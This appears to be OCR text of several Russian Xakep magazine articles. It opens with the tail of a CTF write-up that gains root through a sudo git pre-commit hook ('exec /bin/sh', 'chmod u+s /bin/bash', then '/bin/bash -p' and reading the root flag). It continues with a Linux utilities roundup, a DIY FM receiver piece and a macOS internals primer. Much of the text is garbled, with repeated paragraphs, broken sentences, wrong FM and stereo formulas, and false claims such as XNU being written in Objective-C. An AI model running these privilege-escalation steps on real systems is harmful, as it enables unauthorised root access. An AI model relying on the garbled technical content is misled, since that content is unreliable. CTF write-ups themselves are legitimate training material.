echo 'exec /bin/sh' >$TF/.git/hooks/pre-commit.sample
chmod +x $TF/.git/hooks/pre-commit.sample
sudo git -C $TF commit --allow-empty -m x
```

(d) Git hooks are merely shell scripts and in the following example for hook associated to the pre-commit action is used, they will be executed. Both, just made sure to be able perform the commit action and then create the hook and add the commit and finally into the malicious hook, i.e. instead of using my ... others.

```
TF=$(mktemp -d)
ln -s /bin/sh $TF/.git/hooks/pre-commit.sample
sudo git -C $TF commit --allow-empty -m x
```

Описание полезных выбор GTFOBins для Git

Здесь используется переменная GIT, которой связан с **pre-commit**. То есть мы можем запустить скрипт с файлом **~/.git/hooks/pre-commit** и еще выполнить перед ним выполнения команды **git commit**. В качестве метода перехватим **pre-commit**, создадим файл с содержимым **/bin/bash** и сохраним.

```
# echo "chmod u+s /bin/bash" >> /.git/hooks/pre-commit
mv ~/.git/hooks/pre-commit.sample ~/.git/hooks/pre-commit
```

```
#!/bin/sh
#
# An example hook script to verify what is about to be committed.
# Called by "git commit" with no arguments.  The hook should
# exit with non-zero status after issuing an appropriate message if
# it wants to stop the commit.
#
# To enable this hook, rename this file to "pre-commit".
chmod u+s /bin/bash
```

Создаем файлик

```
git rev-parse --verify HEAD 2>/dev/null 2>&
exec
```

Описываем полезную выбор

Справка: бит SUID

Специальный бит доступа, который позволяет обычным пользователям, запускающий этот файл, получать повышение прав до пользователя — владельца файла. Обычно используется для программ. Пользователь повышается при запросе может временно повышать права, которые недоступны обычным пользователям. Например, для изменения своего пароля (информация сохранена системы хранится в /shadow), установленный этот скрипт.

Описываем полезную выбор

Как видишь, в /bin установлен, потому повышаем контекст и заберем флаг

```
/bin/bash -p
```

```
dev01@opensource:~$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1113504 Apr 18 15:40 /bin/bash
```

Видим, что бит установлен

Как видишь, S-бит установлен, потому повышаем контекст и забираем флаг:

```
/bin/bash -p
```

```
dev01@opensource:~$ /bin/bash -p
bash-4.4# id
uid=1000(dev01) gid=1000(dev01) euid=0(root) groups=1000(dev01)
bash-4.4# cat /root/root.txt
1f417b2e4e7a5242f7f83f2f72a43a
```

Флаг здесь

Машина захвачена!

МАСТЕРСКАЯ ХАКЕРА

13 УТИЛИТ ДЛЯ LINUX, КОТОРЫЕ ПРИГОДЯТСЯ АДМИНУ

Николай Кургузов

Настоящие войны Linux общается с командной строкой ежедневно, а некоторые и не представляют себе работу без нее. В очередной подборке утилит для системного администратора мы собрали самые полезные, на наш взгляд. Комментарии излишни. Наиболее полезны эти утилиты тем, кто привык ежедневно и каждую минуту работать с командной строкой. Остальным рекомендуем ознакомиться, возможно, они найдут для себя что-нибудь интересное.

«Мастерская хакера»

Этот цикл статей выходит с 2009 года. Мы рассказываем о полезных, на наш взгляд, программах, которые могут пригодиться хакеру, системному администратору и просто людям, которым нравится работать с компьютером. Наибольшую пользу эти статьи принесут начинающим, но и опытный хакер может найти для себя что-нибудь интересное. Все статьи цикла вы можете найти на нашем диске, а также на DVD-приложении к журналу. Если вы хотите предложить свою идею, пишите нам на hakermag@gmail.com.

NEZHA

Nezha — легковесный и красивый аналог Zabbix, выходит в веб-панели сервер посылает, их системные ресурсы и другую информацию.

Установка относительно непростая: либо понадобится ключ Docker, знакомый с GitHub и другими сервисами.

Для начала создай приложение на GitHub. Developer и нажми New OAuth App. Для этого нужно придумать указать адрес домашней страницы приложения (для этого подойдет localhost:8080) и callback Authorization URL (тоже localhost:8080/oauth2/callback. Затем сохрани Client ID и Client Secret и запиши — больше их показывать не будут.

Теперь выполни в терминале следующую команду:

```
curl -L https://raw.githubusercontent.com/naiba/nezha/master/script/install_en.sh -o nezha.sh && chmod +x nezha.sh && sudo ./nezha.sh
```

После ее выполнения отобразится такое меню. Выбирай первый пункт:

```
Nezha Monitor Management Script, by jrohy
https://github.com/naiba/nezha
0. Upgrade Script
1. Modify Configuration
2. Start Panel
3. Stop Panel
4. Restart and Update the Panel
5. View Panel Log
6. Uninstall Panel
7. Start Agent
8. Modify Agent Configuration
9. View Agent Log
10. Uninstall Agent
11. Restart Agent
12. Exit Script
Select Operation:
Please enter [0-12]:
```

Установи Panel.

Установленный порт задай по умолчанию, и тем часто и не стоит. По умолчанию HTTP-сервер и оптимизирован работает на 8008 не порте, Nginx, панель перед ним и настрой сертификат от SSL.

Готово, панель работает. Можно ее открыть, войти через GitHub и создать

Администр

После создания сервера ты увидишь в панели его секрет. Он-то нам и нужен. Его и скопируй в конфигурационный файл агента.

Теперь можно установить сам агент. Он отвечает тем же скриптом, но выбирай пункт 7. Затем введи адрес панели (http://localhost:8008) и секрет, сохраненный на прошлом шаге. После ввода эти данных клиент сразу подключится. Осталось настроить оповещения и можно работать.

Теперь на главной странице появится карточка с информацией сервера, а в меню можно открыть настройки сервера. По-хорошему, подразумевает цель, обновляется в реальном времени и реагирует на специальные сочетания клавиш.

Клавиш открытие терминала

В настройках панели можно изменить тему. На скриншоте ниже — тема Nezha Mau.

Часть мне очень понравилась. Рекомендую как минимум попробовать демо.

AUTOREGEX

Регулярные выражения — мощнейший способ проверить текстовые данные. Однако без опыта составление регулярки может стоить больше времени, чем оно сэкономит. Вспомни AutoRegex — ИИ генерирует регулярные выражения из обычных человеческих описаний на английском.

Match if email is on gmail

Type: Any

Match if email is on gmail

Test: Type here any example to see how the program. Think of it as writing a unit test.

English + Regex

Match

GO

Generate regex

[a-zA-Z0-9_.+-]+@gmail\.com

Match if email is on gmail

Внутри у этого сервиса — OpenAI Codex, публичная нейросеть, которая лишает нас большинства профессий.

С простыми запросами AutoRegex справляется очень неплохо и позволяет сэкономить время.

Единственное, что портит жизнь, — это маленькие лимиты на бесплатное использование. Еще по-хорошему, если бы сервис давал бесплатно генерировать или десять запросов без входа и регистрации, а сколько, если зарегистрирован. Для тех, кто часто использует регулярки, это позволит не тратить время на регистрацию каждый раз, а просто запустить еще одну утилиту.

HUNT

Hunt — это утилита для поиска текста в файлах, альтернатива стандартному grep. Еще по-хорошему умеет искать файлы по имени, фильтровать по типу и т. д.

Написана программа на Rust, а следовательно, ставится через Cargo:

```
cargo install hunt
```

Здесь есть аналоги флагов grep и другие настройки, которых там не можно перечислить. Вот несколько самых полезных. Вот некоторые из них:

- `-R` — искать в папках (по умолчанию ищет в текущей);
- `-i` — игнорировать регистр (по умолчанию);
- `-t` — искать только в определенных типах файлов, например `ssh` не будет искать `ssh_config`;
- `-I /path1:/path2` — исключить из поиска определенные папки;
- `-S` — включить поиск внутри архивов;
- `-N` — не выводить, только список номеров найденных файлов. Полезно для скриптов;
- `-C <...>` — показать окружение результата.

Больше подробностей — в репозитории программы.

FLOW

Программа для напрограммного построения HTTP-запросов. Он очень как- то GUI-библиотеке Tkinter, которая из самого имя Python стандартной библиотеки, что делает его очень удобным для использования. Также можно добавлять

Поэтому он запрос-утилита. Пользователь при подключении оказывается в интерфейсе.

Установка очень простая и делается в два клика благодаря с использованием Docker или Kubernetes. Какой сценарий полезен примеров и, если у тебя Docker, выполняй:

```
docker-compose up -d
```

А если кубер:

```
kubectl apply -f kubernetes.yaml
```

Тестовый сервер будет запущен на 2222 и порте локального хоста и будет доступен по имени пользователя `foo` с паролем паролем.

Интервью это недорогими можно с помощью сбора данных, сервер аутентификации, это и не нужно. Данные хранятся в текстовом виде (`/password`) и (`/pubkey`) которые принимают и создают JSON. Вот пример запроса и ответа в случае успешной аутентификации:

```
{
  "username": "username",
  "remoteAddress": "127.0.0.1:1234",
  "connectMethod": "no auppa ID for the SSH connection",
  "passwordBase64": "Base64-encoded password"
}

{
  "success": true
}
```

Вы видит как отличные решения для автоматизации тестирования, поскольку сервисам или программам для автоматического и проведения всевозможных тестов. Как клиенты сначала — игровых данных получить данные, но сервисам обращения по протоколу данные, но не данных иметь возможности его или помешать друг другу.

CATP

Часто нужно отправлять промежуточные данные в `/dev/null`. Grep — часто нужно отправлять подсказки перевернуть текст вывод и вывести его на экран.

Немного магии и работа сабу нет: внутри там утилиты. С помощью которого перезапускается системный вызов `write`. К сожалению, он работает системных утилит, так это сложно сделать.

Установка не требует дополнительных сложных подсказок репо с GitHub и работает на Linux.

Продолжение статьи →

МАСТЕРСКАЯ ХАКЕРА

13 УТИЛИТ ДЛЯ LINUX, КОТОРЫЕ ПРИГОДЯТСЯ АДМИНУ

KRUNVM

Krunvm — это утилита для создания простых виртуалок на основе образов OCI. Если нужно быстро и легко поднимать виртуалки — вещь сложно заменимая.

```
MacBook-Air:~ $ krunvm create ubuntu --name ubuntu-box
[2m[32m 2m created VM with configuration "ubuntu-box"[0m
MacBook-Air:~ $ krunvm -v
krunvm version 0.1.0 (libkrun 1.2.0 libkrunfw 4.2.0 Linux kernel version 28.2.6) Wed Dec  2 20:40:21 PST 2020; root:
MacBook-Air:~ $ krunvm start ubuntu-box /bin/bash
[2m[32m 2m starting VM "ubuntu-box"[0m
Ign:1 http://ports.ubuntu.com/ubuntu-ports focal InRelease
Get:2 http://ports.ubuntu.com/ubuntu-ports focal-updates InRelease [114 kB]
Get:3 http://ports.ubuntu.com/ubuntu-ports focal-backports InRelease [101 kB]
Get:4 http://ports.ubuntu.com/ubuntu-ports focal-security InRelease [107 kB]
[2m[32m 2m started VM[0m
```

Krunvm позволяет задавать количество ядер (`--cpus`) и памяти (`--mem`) виртуальной машины. Помимо этого, можно сразу же указать DNS (`--dns`), рабочую папку (`--workdir`), а также пробросить порты и каталоги (`--port` и `--volume` соответственно). В общем, довольно гибкий и простой инструмент, если вам нужно относительно с установкой.

Инсталл на голой Ubuntu 22 отнюдь не требует никаких ухищрений из-за отсутствия инструкции. Рассказу, как собрать его, тоже не так уж и много.

Для начала нужен `cargo-make` — удобный менеджер Cargo и зависимостей. Установим его:

```
sudo apt install rustc cargo patchelf linux-source-5.15.0 libelf-dev bison flex curl git python3-pyelftools asciidoctor
```

Затем нужно скачать, скомпилировать и установить `libkrunfw`:

```
git clone https://github.com/containers/libkrunfw.git
cd libkrunfw
make
sudo make install
```

Теперь установки `buildah`:

```
sudo apt install buildah
```

После этого можно скачать и собрать `libkrun`:

```
git clone https://github.com/containers/libkrun.git
cd libkrun
make
sudo make install
```

Финальный аккорд — качаем и собираем `krunvm`:

```
git clone https://github.com/containers/krunvm.git
cd krunvm
cargo build --release
```

В `target/release` будет лежать готовый бинарь — `krunvm`. Можно пользоваться!

ZELLIJ

Zellij — это еще один, помимо tmux, интересный, мультиплексор. Если tmux тебе задрал: станет недостаточно (или просто хочется попробовать что-то новое), то можешь глянуть в сторону Zellij.



Zellij с раскладкой по умолчанию

Поддерживаются слои, плагины и возможность задания описать свою скорлупинке. Не представляю, чего тут может не хватить!

WWW

Дорожная карта проекта

Для установки можно использовать Cargo или просто скачать и распаковать бинарный релиз.

```
cargo install --locked zellij
```

USBGUARD

Если ты не впервые открываешь «Хакер», то наверняка уже слышал про BadUSB и подобные атаки, основанные на уязвимости легитимного устройства вида при подключении. Но если про сам BadUSB знают все, то встроенная в ядро Linux защита от этого далеко не настолько известна.

Механизм USB Device Authorization был добавлен в ядро в далеком 2007 году и прямо возможность создавать правила и черно-белые списки USB-устройств, которые можно и нельзя подключать к конкретной машине.

Тем не менее широкого штатного способа настройки этой защиты до недавнего пор не существовало. Теперь у нас есть USBGuard — комфортный способ предотвратить атаки с USB на твою линукоиду машину.

Установка относительно проста, можно работать с TLS-фингерпринтами. Либо если просто хочется получить предсказуемый для имитации какого-то браузера.

Для установки можно просто скачать релиз со страницы на GitHub, но перед этим нужно установить некоторые зависимости:

```
sudo apt install libnss3 nss-plugin-pem ca-certificates
```

Для каждого поддерживаемого браузера есть скрипт-обертка, который запускает curl-impersonate с нужными параметрами и заголовками. Таблицу и взял из репозитория программы.

Browser	Version	Build	OS	Target name	Wrapper script
Chrome	99	99.0.4844.51	Windows 10	chrome99	curl_chrome99
Chrome	100	100.0.4896.75	Windows 10	chrome100	curl_chrome100
Chrome	101	101.0.4951.67	Windows 10	chrome101	curl_chrome101
Chrome	104	104.0.5101.81	Windows 10	chrome104	curl_chrome104
Chrome	99	99.0.4844.73	Android 12	chrome99_android	curl_chrome99_android
Edge	99	99.0.1150.30	Windows 10	edge99	curl_edge99
Edge	101	101.0.1210.47	Windows 10	edge101	curl_edge101
Firefox	91 ESR	91.6.0esr	Windows 10	ff91esr	curl_ff91esr
Firefox	95	95.0.2	Windows 10	ff95	curl_ff95
Firefox	98	98.0	Windows 10	ff98	curl_ff98
Firefox	100	100.0	Windows 10	ff100	curl_ff100
Firefox	102	102.0	Windows 10	ff102	curl_ff102
Safari	15.3	16612.4.9.1.8	macOS Big Sur	safari15_3	curl_safari15_3
Safari	15.5	17613.2.7.1.8	macOS Monterey	safari15_5	curl_safari15_5

Запуск на примере Chrome 101:

```
curl_chrome101 https://xakep.ru
```

NTFY.SH

Сервис ntfy.sh позволяет удобно отправлять уведомления на телефон и компьютер прямо из скриптов.

Чтобы отправить уведомление, достаточно обычного curl. Пример:

```
curl \
  -H "Title: HAKEP.RU alert" \
  -H "Priority: high" \
  -H "Tags: heavy_check_mark" \
  -d "Опубликована новая статья!!" \
  ntfy.sh/your_topic
```




Все заголовки необязательны, достаточно только данных (`-d`).

Получать уведомления на компьютере можно через браузер — на странице `ntfy.sh/your_topic`.

Для получения уведомлений на телефон нужно установить приложение. Оно есть в Google Play, на F-Droid и в App Store. Устанавливай и подписывай на свой топик.

Сервис полностью открытый, исходники доступны на GitHub. Можно поднять свой self-hosted-экземпляр, если собираешься передавать какие-то потенциально чувствительные данные. При этом в Android-приложении нужно извести палочку уже вручную.



JQP

Последним на сегодня будет jqp (сокращение от **jq** playground) — это красивый TUI-песочница для обучения использованию jq.

Про сам jq мы уже писали в «Хакере», так что повторяться не буду. А вот про такой классный интерфейс к нему нужно рассказать подробнее.

Он поддерживает ввод из файла (параметр `-f`) или из стандартного потока ввода (`curl https://url/to/your.json | jqp`). В верхней части консоли есть поле для ввода запроса к jq, в левой колонке отображается входные данные (JSON из файла или из `stdin`), а правой — вывод jq на текущий запрос. Нажатием Tab можно переключаться между этими полями, стрелочками — прокручивать ввер и вниз.

В репозиториях программы есть информация о горячих клавишах, но фокусированного описания для тебя нехватило.

Чтобы установить jqp, просто скачай и разархивируй бинарный релиз. После этого его удобно поместить в `/usr/local/bin`:

```
mv ./jqp /usr/local/bin
```

ПРИСЫЛАЙ СВОИ ПОЖЕЛАНИЯ:

Чем дальше, тем больше и сложнее TUI-маньков, которым не нужны красивые окошки и достаточно терминала. Если ты из таких, то наверняка тоже накопил немалый арсенал маленьких полезных утилит. Так поторопитесь не буду. А вот такой классный интерфейс к нему нужно рассказать подробнее.

МИКРОКОНТРОЛЛЕР НЕ НУЖЕН!



ДЕЛАЕМ РАДИОПРИЕМНИК НА КОПЕЙКАХ КИТАЙСКОМ ЧИПЕ

Семёнов
semenov@inbox.com

В этой статье я покажу, как самому собрать ресивер FM-приемник, одна из немногих радиоэлектронных поделок, которую я собирать и настраивать. Даже сверхопытному, использующему стрелочный тестер и точное осциллографическое измерение напряжения, частотомер и рефлектометр. Сегодня у нас будет простой, но крутой более продвинутый проект.

Я уже писал [статью](#) о том, как сделать [простой FM-приемник](#) на основе специализированной микросхемы. Теперь мы же сделаем [DSP](#), то есть цифровой приемник. Если ты пока недавно взял в руки паяльник, то этот ресивер для тебя.

RDA5807P



В прошедшие статьи я показывал, как собирать разные FM-приемники, одна из немногих радиоэлементов была сложно собрать и настроить. Даже сверхопытному, использующему стрелочный тестер и точное осциллографическое измерение напряжения, частотомер и рефлектометр. Сегодня у нас будет простой, но крутой более продвинутый проект.

Здесь легко узнать типичный DSP-приемник. Входной сигнал (обычно из антенны) поступает на MPA, затем на квадратурный смеситель, откуда идут два канала I и Q на ФНЧ, далее на АЦП. После него в цифровом виде обрабатывается DSP-процессором. В нем определяется уровень сигнала и шумов, производится демодуляция, минимальный шаг перестройки — 25 кГц.

ЦИФРОВАЯ ДЕМОДУЛЯЦИЯ

В [статье](#) по DSP/SDR я уже показывал, как демодулировать сигналы AM и SSB, теперь рассмотрим FM.

Итак, на входе АЦП мы имеем сигналы I и Q, тогда исходный модулированный сигнал будет равен:

```
S=a*cos(2πft) + (Q - Q[-1])*(I[-1]*2-I)
```

Причем если в исходном сигнале короче подавлена амплитудная модуляция, то знаменатель будет равен 1, и наоборот. Для демодуляции AM-сигнала. Что же будет равно? Ну, конечно, производная от арктангенса I/Q:

```
A(t)=√(I(t)²+Q(t)²)
```

КОДИРОВАНИЕ СТЕРЕО

Хорошо, с демодуляцией разобрались, а что насчет стерео? Сейчас использовать аналоговое кодирование FCRR. Согласно этому стандарту сигнал имеет следующий вид:

Спектр демодулированного FM сигнала

В максимальной части спектра располагается сумма правого и левого каналов, что обеспечивает обратную совместимость с монофоническим приемником. Напомню, [стереосигнал](#) — это когда в левое ухо

Далее видит частота 38 кГц, идет несколько боковых частот каналов из-за амплитудной модуляции с подавленной несущей (DSB несущей). Подавленная несущая позволяет сделать спектр компактным, что экономит ПСД передачи.

Прием для детектирования сигнала DSB нужно восстановить несущую с точностью до фазы. Для этого передается на называемый pilot tone 19 кГц, полученная частота делится на 2, и получается 38 кГц. Разность между правым и левым каналом, что называется

```
(L+R)-(L-R)=2L
(L+R)-(L-R)=2R
```

В DNU Radio развернутый цифровой тракт FM-приемника выглядит монструозно. Правда, там еще и декодер RDS, который мы сегодня не рассматриваем.

DNU Radio FM-стерео приемник

Внутри RDA5807 это все, вероятно, лучше оптимизировано, но общий принцип, наверняка, тот же.

ПРАКТИКА

Здесь должно быть описание инициализации I2C RDA5807, инициализация, установка частоты, настройка громкости и так далее, но об этом я другой раз. Давай я тебе, что называется, дам готовый код, и ты сам сможешь поиграться с твоим ресивером китайского гения.

Макетная схема

Как легко видеть, можно подключить и выпрямитель здесь нет, и управление выполняется кнопками K1-K5. K1 — включить/выключить, K2 — повысить громкость, K3 — уменьшить громкость, K4 — предыдущая настройка, K5 — следующая настройка. Выглядит очень просто, но работает отлично, что я дальше не было не слова про режим stand alone. Сравнение со своей из дальнего только усилитель сложнее.

Схема на Fritzing

На схеме видно, что кнопки подключены к выводам GPIO1–3 это многие предпочитают, еще две — к линиям SDA и SCL (также они следят), а вот шестой вывод RESET подключен к питанию. Это сделано для того, чтобы не использовать отдельную линию. Выглядит это очень просто, но работает, да еще это дорогой и очень точный. Выглядит это очень просто, но работает, да еще это дорогой и очень точный. Выглядит это очень просто, но работает, да еще это дорогой и очень точный

ЛИКБЕЗ ПО MACOS

РАЗБИРАЕМСЯ В ТОНКОСТЯХ, КАК ОСТАЛСЯ НА MACOS

Андрей Письменный
Apple-эксперт
andrey@ixbt.com

WWW

Ранний релиз системы назывался Aqua X и в нем отсутствовал Finder, а вместо него использовался Apple's Internet Explorer, который мог запускать приложения прямо в браузере.

Apple Macintosh, выходящий на рынок в 1984 году, разительно отличался от всех машин. Его операционная система была основана на собственной графической оболочке/интерфейсе с подробностями мыши. Основой интерфейса являлся Finder, который и по сей день остается основой macOS. Не было ни командной строки, ни привычных нам окон, ни меню. Все это появилось позже под влиянием Microsoft и других.



Одна из первых версий Mac OS

Классическая Mac OS активно развивалась до 1996 года, а последняя ее версия вышла в 2001 году. И хотя она и была основана на устаревшем ядре, переросла, то и дело вмещая все архитектурные и управляющие модули ради решения различных задач. Это стало причиной для развития Apple. В качестве замены ей мой знакомый программист назначил проект/ядро стартап NeXT, основанный Стивом Джобсом после ухода из Apple.



Mac OS 9 – последний большой релиз классики

Главной разработкой NeXT была графическая операционная система NEXTSTEP с полностью новым интерфейсом и объектно-ориентированным графическим движком и набор объектно ориентированных фреймворков. Последние позволяли создавать приложения, которые могли работать практически на серверах по той же системе, что и на клиентских Macintosh'ах. Но клиентская NeXT, к сожалению, была плохо совместима с Mac.



Mac OS X 10.1 Puma

В первоначальной версии клиентская операционная ось классического Mac OS, так и Mac OS X, OSX 10 года все еще выглядела. Apple стали выпускать с персональных Mac'ов. Mac OS 9 был последним, который мог можно было запускать в режиме совместимости.

ядро xnu

В основе macOS, как и в основе любой другой ОС, живет ядро. Оно отвечает за выделение процессорного времени, управление операционной памятью, взаимодействие с периферийными устройствами и сетью. А так же обеспечивает системные вызовы приложений и обеспечивает взаимодействие программ.

Современное ядро OS X основано на ядре XNU, которое прошло путь от NeXTSTEP. За основу его взяло ядро всем был нам известен Mach – отвечающее от ядра BSD.

XNU означает в то же время, что – «не очень». Это расшифровка – давно уже не актуальная. Ядро XNU – гибридное. Это значит, что в нем есть и микроядро (но не такое, как в чистых микроядерных системах). Однако XNU не имеет базовой совместимости с Posix'ом, как это требовалось для FreeBSD и macOS могла запускать бинарники и приложения.

Ядро XNU – гибридное. Это значит, что в отличие от микроядер (но не таких, как, допустимо, операционных) в ядре присутствуют многочисленные как критические, так и не очень драйверы службы и один из интерфейсов.

Ядро XNU – гибридное. Это значит, что в отличие от микроядер (но не таких, как, допустимо, операционных) в ядре присутствуют многочисленные как критические, так и не очень драйверы службы и один из интерфейсов.

Поскольку ядро работает с привилегированными правами, оно является, с частью ОС с частью исполнительного кернеля. Ядро XNU написано на языке программирования Objective-C. Ядро Darwin с самого начала было Open source, ядро со временем стало открытым, и разработка ведется на Github-е, продолжает обновляться.

Сейчас часть ядра Darwin распространяется вместе с ОС, и со временем ее будет становиться больше. Часть ядра в виде проприетарных исполнительных, фреймворки Darwin и SystemExtensions, которые позволяют создавать драйверы и расширения, работающие в пользовательском режиме.



Архитектура macOS

Darwin

Операционная система — это не только ядро. Вместе с Mach и NeXTSTEP в ядре и в Mac OS X позаимствовал набор библиотек и исполняемых файлов, которые называются Darwin. Они обеспечивают поддержку POSIX, BSD, оболочки System Interface, «программного» интерфейса операционной системы. Это позволяет запускать в macOS и ее предшественниках большое количество операционных системы и которой обеспечивает «исходимость» совместимость с Unix-подобными.

В macOS ОС может «выделяет» Darwin и по-прежнему является основой, поэтому операционная система. Среда на макрос графическая среда и Finder, работающие приложения, и многое другое. Darwin обеспечивает изолированное системный слой, набор системных и исполняемых утилит командной строки, которые работают в Terminal.app, и многое другое.

Поскольку Darwin основан на открытых исходниках, он может компилироваться, и нестабильный дистрибутив клиентуры. К тому же из-за него и программы, которые не являются частью операционной системы, могут компилироваться.

Сейчас часть системы устаревает интерфейс, и со временем он будет сокращен. Вместо этого в Apple предлагают использовать фреймворки.



Архитектура Darwin

Quartz 2D

Quartz 2D отвечает за все, что связано с двумерной графикой. В его основе лежит графическая библиотека Core Graphics. Для его взаимодействия часто с библиотеками Core Graphics и фреймворк Quartz 2D. Quartz 2D позволяет создавать и работать с PDF-файлами и отображать их. Apple предлагает использовать Quartz 2D для создания и работы с PDF-файлами, а также для отображения графических программ, которые обращаются с Windows напрямую.

Quartz Compositor

Quartz Compositor ответственен за работу с графическими эффектами и за композитинг экранного изображения. Сервис отвечает за отображение окон, за их прозрачность, за тени и за анимацию. Quartz Compositor работает с Quartz Extreme и Quartz Compositor и предоставляет API, позволяющий создавать эффекты и переходы, а также управлять ими.



Compositor

Поскольку Quartz Compositor — это еще и основной менеджер, в его задачи входит отслеживание пользовательского ввода, управление курсором мыши, панели, панели и прочее вводится, которые использовались называются интерфейсом ввода. В данном случае Mac OS X Quartz Compositor и называется «Quartz Compositor», а также отвечает за работу с «программного» менеджера, и четко определяет, что должно быть видно.

Продолжение: стр. 2

Другой «компилятор»

Не стоит путать Quartz Compositor со средством разработки, которое называется Core Quartz Composer. Последнее — это графическая среда разработки, которая в составе IDE Xcode, которая позволяет создавать системные и пользовательские приложения, которые используют возможности Quartz Compositor.

IOKit

Если перейти к средствам разработки для macOS, то можно отметить, что в ядре присутствует набор расширений, которые называются IOKit. Они являются частью ядра. Для их работы и разработки драйверов для macOS и iOS. Они написаны на языке подмножестве Linux и Darwin, которые называются IOKit. Сейчас открыт и не очень, но в будущем, возможно, будет открыт.



IOKit

Что до IOKit'ов, то он тесно соединен в Apple с языком, что нетипично для иметь возможность запускать графические программы для Unix и Linux. Однако начиная с Mac OS X 10.4 Apple стала предлагать свой набор IOKit'ов, которые были написаны на языке Objective-C. Они предназначены для портирования старых драйверов, которые и IOE, а их переписывания на новый лад в Apple не хватало. В итоге в Apple решили оставить и сделать все, что было написано графическим программам, которые обращаются с Windows напрямую.

APFS

До выхода macOS 10.13 High Sierra файловой системой по умолчанию на любом «маке» была HFS+, унаследованная еще от классической Mac OS. Она и осталась. Долгое время в дебрях системы, с приемом, есть поддержка iCloud и «исключения» (журнал ОС – с которым ошибки, которые позволяет восстановить данные). Но с появлением SSD и возможностью «как и» начала ограничивать HFS+ производительность. Поэтому в Apple разработали и в 2017 году успешно внедрили в iOS новую файловую систему, названную APFS – Apple File System. Она обладает множеством преимуществ, которые призваны устранить ее недостатки и заменить HFS+.

APFS изначально проектировалась с прицелом на твердотельные накопители, и частности поддерживает клонирование. Это позволяет создавать копии файлов практически мгновенно, и при этом не занимать место на диске. Также APFS поддерживает 64-разрядные адреса файлов, что позволяет работать с 32 разрядами в HFS+). Поддерживает разработанные файлы (если файловая система не поддерживает, то они будут отображаться в качестве «папок»), может шифровать данные на уровне файлов и каталогов (а не только весь диск) и поддерживает несколько вариантов шифрования, в том числе с использованием ключей.

Создание тома APFS в Disk Utility

Наконец, самое важное для APFS – это возможность по-разному форматировать различные тома в одном контейнере. Они разделяют общее физическое пространство, но при этом могут иметь различные настройки, в том числе и разделение данных.

Специфичная APFS открыть и достаточной мере, чтобы создавать драйверы, чтобы для Windows. Однако уже существует несколько драйверов, которые позволяют работать с APFS-разделами в Windows. Они работают, но не очень. Apple это «нечистоплотность» в деятельности. Это потому **FUSE**, **fUse**, **Fuse** и прочие подобные варианты — это тоже самое APFS, только написанные только, что позволяет писать и регистрировать новые системы для Mac OS X. Apple FUSE позволяет создавать новые системы, которые будут отображаться в iOS, на данный момент — 5 Гбайт.

ICLOUD

Apple предлагает и Apple экспериментировать с поддержкой облачных сервисов. Наиболее известен на данное macOS. Облако называется Photo, Mac и MobileMe. Название менялось, но основная суть всегда оказалась неизменной – синхронизация данных.

Здесь мы не будем подробно останавливаться на iCloud. Важно знать лишь то, что данные синхронизируются с облаком, и что они доступны с различных устройств, которые используются и одинаково Apple.

Наиболее заметными и важными компонентами iCloud — это iCloud Drive, куда синхронизируются данные, и iCloud Photo Library, куда синхронизируются фотографии. Синхронизация происходит в фоновом режиме, и работает с минимальным вмешательством пользователя. Для разработчиков iCloud предоставляет набор API, для синхронизации и хранения данных в облаке.

iCloud тесно связан с учетной записью Apple ID (раньше это адрес e-mail, который использовался для входа в iTunes Store, App Store и iBookstore). Apple ID используется и для iCloud, и для других сервисов Apple.

ЛИКБЕЗ ПО MACOS

РАЗБИРАЕМ В ПОДРОБНОСТЯХ КАК УСТРОЕНА MACOS

ЗАЩИТА

SIP

Раньше на новые системные файлы, программы и настройки в macOS можно было влиять, что открывало путь для вредоносных программ. Чтобы этого избежать, Apple ввела SIP — System Integrity Protection, защиту системных файлов и системы в целом.

Это основано главным образом на концепции ПО, если убрать встроенную, пользователи и системы от вместо пароль, то новые можно скачать пароль.

В OS X 10.11 El Capitan новинка, которая называется SIP (System Integrity Protection) — защита целостности системы. Не позволяет это ограниченный доступ к системным файлам, каталогам и процессам, которые нужны работе для таких даже администратора.

Системные файлы и каталоги теперь могут защищать — это расширение доступа к ним, даже если пользователь работает с правами администратора. Это позволяет защитить систему от вредоносных программ.

Конечно, бывает случаи, когда SIP мешает сделать что-то нужное. Например, вы хотите установить драйвер принтера, а установщик не может. Тогда SIP можно отключить. Для этого нужно перезагрузить компьютер в режиме восстановления, открыть терминал и ввести команду csrutil disable. Затем еще одна перезагрузка, и SIP — новинка, которая позволяет защитить систему от вредоносных программ.

Gatekeeper

Еще один механизм, призванный защитить пользователя от вирусов, называется Gatekeeper. Это система, которая запрещает или разрешает запуск приложений.

По умолчанию Gatekeeper настроен на разрешение запуска приложений, загруженных из Mac App Store и подписанных разработчиками, зарегистрированными в Apple. Если вы попытаетесь запустить приложение, которое не соответствует этим требованиям, Gatekeeper заблокирует его и предложит вам переместить его в корзину.



Gatekeeper при желании можно настроить отключить одной командой, причем не требуется даже перезагрузка после этого и обратное можно, делать это через системные настройки. Но лучше этого не делать, если вы не уверены в себе.

Secure Enclave

Secure Enclave — защищенный сервис M-чипа с процессорным ядром и дополнительной памятью сервис. Используется специальная аппаратная реализация для хранения ключей шифрования. Secure Enclave используется для работы функции шифрования — Data Protection.

Пользователи Secure Enclave не видят — они только получают преимущества от работы с ней. Если система обнаружит попытку взлома, Secure Enclave не позволит злоумышленнику получить или ввести пароли отключения попыток или разблокировать с ними настроек Touch ID.

App Sandbox

Технология SIP и Gatekeeper появилась macOS Mountain App Sandbox, которая контролирует доступ сторонних приложений к пользовательским и системным данным. Песочница ограничивает доступ приложения к данным, которые ему не нужны для работы.

Песочница App Sandbox в Xcode

Подключен App Sandbox в Xcode или сборки приложения, защищает, какие функции могут предоставляется доступ к определенным пользователям. Песочница работает, например, через Apple Mac App Store, поэтому при работе будет проверять использование, работа шифрования и другие приложения.

FairPlay

FairPlay может рассматриваться как по отдельный файлы в формате MP3 или MP4 от AAC, mp4, так и по системе защиты Windows Media (WMA). Это не только, что защищает от копирования.

Технология FairPlay позволяет использовать защищенной информации, которая может быть использована только на авторизованных устройствах. Это позволяет только ключей черный программ.

Objective-C

Objective-C — это язык программирования, который используется macOS — это основной язык программирования macOS. Objective-C и фреймворк Cocoa, которые часто используются вместе.

Предлагаем в до сих пор самый мощный способ разработки программ для macOS — это использовать язык Objective-C и фреймворк Cocoa, которые часто используются вместе.



Разработка в Xcode на Objective-C

